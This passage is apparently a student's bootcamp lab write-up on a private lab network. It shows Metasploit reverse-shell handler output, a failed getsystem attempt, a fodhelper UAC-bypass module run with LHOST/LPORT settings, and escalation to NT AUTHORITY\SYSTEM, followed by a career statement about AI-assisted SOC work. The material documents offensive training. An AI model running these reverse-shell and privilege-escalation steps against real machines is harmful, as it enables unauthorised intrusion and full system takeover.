[*] Started reverse TCP handler on 192.168.206.128:4433
[*] Sending stage (203455 bytes) to 192.168.206.129
[*] Meterpreter session 1 opened (192.168.206.128:4433 → 192.168.206.129:49675) at 2026-11-07 17:48:00 -0500

meterpreter > getuid
Server username: DESKTOP-C7OT07V\Fool
meterpreter >
```

Step 6 — Meterpreter session 1 opened; getuid confirms DESKTOP-C7OT07V\Fool

Step 7 – Attempt privilege escalation (expected failure)

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy.
    Named Pipe Impersonation (In Memory/Admin)
    Named Pipe Impersonation (Dropper/Admin)
    Token Duplication (In Memory/Admin)
    Named Pipe Impersonation (RPCSS variant)
    Named Pipe Impersonation (PrintSpooler variant)
    Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

All six default escalation techniques failed. **Why UAC blocked this:** The session holds a *filtered token* — the standard-user version of an administrator's access token. UAC prevents any code running in this session from silently promoting itself to a full administrative or SYSTEM token. The attacker has access, but only at the filtered level. The error differs slightly from the handout's demo ("Access is denied") but the outcome is identical — none of the named-pipe impersonation or token-duplication paths can succeed through a filtered token.

```
meterpreter > getuid
Server username: DESKTOP-C7OT07V\Fool
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```


Step 7 — getsystem fails: all pipe instances are busy; UAC is working as designed

Step 8 – Bypass UAC with bypassuac_fodhelper

```
background
search bypassuac
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
set LHOST 192.168.206.128
set LPORT 4433
exploit
```

```
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.206.128:4433 → 192.168.206.129:49677)
```

The `fodhelper` module abuses an auto-elevating Windows binary (`C:\Windows\Sysnative\cmd.exe /c fodhelper.exe`) rather than exploiting broken cryptography. Auto-elevating binaries are a design feature — Windows allows certain signed binaries to skip the UAC prompt — which is why this bypass still works on current builds. The bypass delivers a new session with an elevated token.



Step 8a — search bypassuac lists 25 modules; bypassuac_fodhelper ranked excellent

```
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set session 1
session ⇒ 1
msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.206.128
LHOST ⇒ 192.168.206.128
msf exploit(windows/local/bypassuac_fodhelper) > set LPORT 4433
LPORT ⇒ 4433
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.206.128:4433
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (203455 bytes) to 192.168.206.129
[*] Cleaning up registry keys  ...
[*] Meterpreter session 2 opened (192.168.206.128:4433 → 192.168.206.129:49677) at 2026-11-07 17:53:37 -0500

meterpreter >
```

Step 8b — bypassuac_fodhelper succeeds; Meterpreter session 2 opened with elevated token

Step 9 – Confirm NT AUTHORITY\SYSTEM

```
meterpreter > getuid
Server username: DESKTOP-C7OT07V\Fool        ← token elevated, name unchanged
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM          ← full SYSTEM confirmed
```

The username shown by `getuid` did not change after the bypass — isolation and privilege are properties of the access **token**, not the display name. Once the UAC bypass delivered an elevated token, `getsystem` succeeded immediately via Named Pipe Impersonation (technique 1), where it had failed completely before. The final `getuid` returning `NT AUTHORITY\SYSTEM` is the proof that full privilege escalation was achieved.

```
meterpreter > getuid
Server username: DESKTOP-C7OT07V\Fool
meterpreter > getsystem -t 1
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Step 9 — getuid before: DESKTOP-C7OT07V\Fool; after getsystem -t 1: NT AUTHORITY\SYSTEM

Task C – Career Statement

I am working toward becoming a SOC analyst, but not through the conventional route of alert-queue triage alone. My interest lies in researching how Security Operations Centres can be advanced using modern AI infrastructure — specifically, moving SOC design away from a *predictability-driven* model (static rules, known signatures, human-paced correlation) toward a *mechanism-driven* model, where detection and response are grounded in how an attack actually operates rather than in whether it matches a prior pattern.

This distinction is central to the emerging agentic SOC literature. Omar Santos's *Agentic AI for Cybersecurity: Building Autonomous Defenders and Adversaries* (Cisco Press, 2026) describes the shift from bleary-eyed analysts manually correlating logs at 3 a.m. toward autonomous agents that triage, investigate, and act in real time — framing the autonomous SOC analyst as a system that does not merely report an alert but begins working it immediately (Chapter 7: "Building an Autonomous SOC Analyst"). My research interest goes a step further: rather than replacing the analyst, I want to design one or two external AI-driven layers that sit alongside a traditional SOC stack and enhance it — improving detection speed, analyst agility, and response accuracy without removing human judgment from the loop.

My entry credential will be the **eJPT**, building toward **OSCP** as I move from offensive fundamentals into applied detection engineering. In three months my portfolio will include:

1. This bootcamp's GitHub repository documenting hands-on payload, scanning, and privilege-escalation work across all sessions.
2. A home-lab Wazuh/SIEM deployment correlating Sysmon telemetry for behavioural detection — directly informed by what this course has demonstrated about fileless malware defeating signature-based tools and why process parentage matters.
3. Early design notes and, where possible, a working prototype for an AI-driven triage or enrichment layer: a concrete first step toward the mechanism-driven SOC architecture that is also the direction of my MPhil research in AI and cybersecurity at Quaid-i-Azam University.

This bootcamp functions as the practical foundation for a line of work I intend to pursue at both the industry and research level.

Submitted to `/s08-client-side` · github.com/the-raven-zn/dfcs-bootcamp/s08-client-side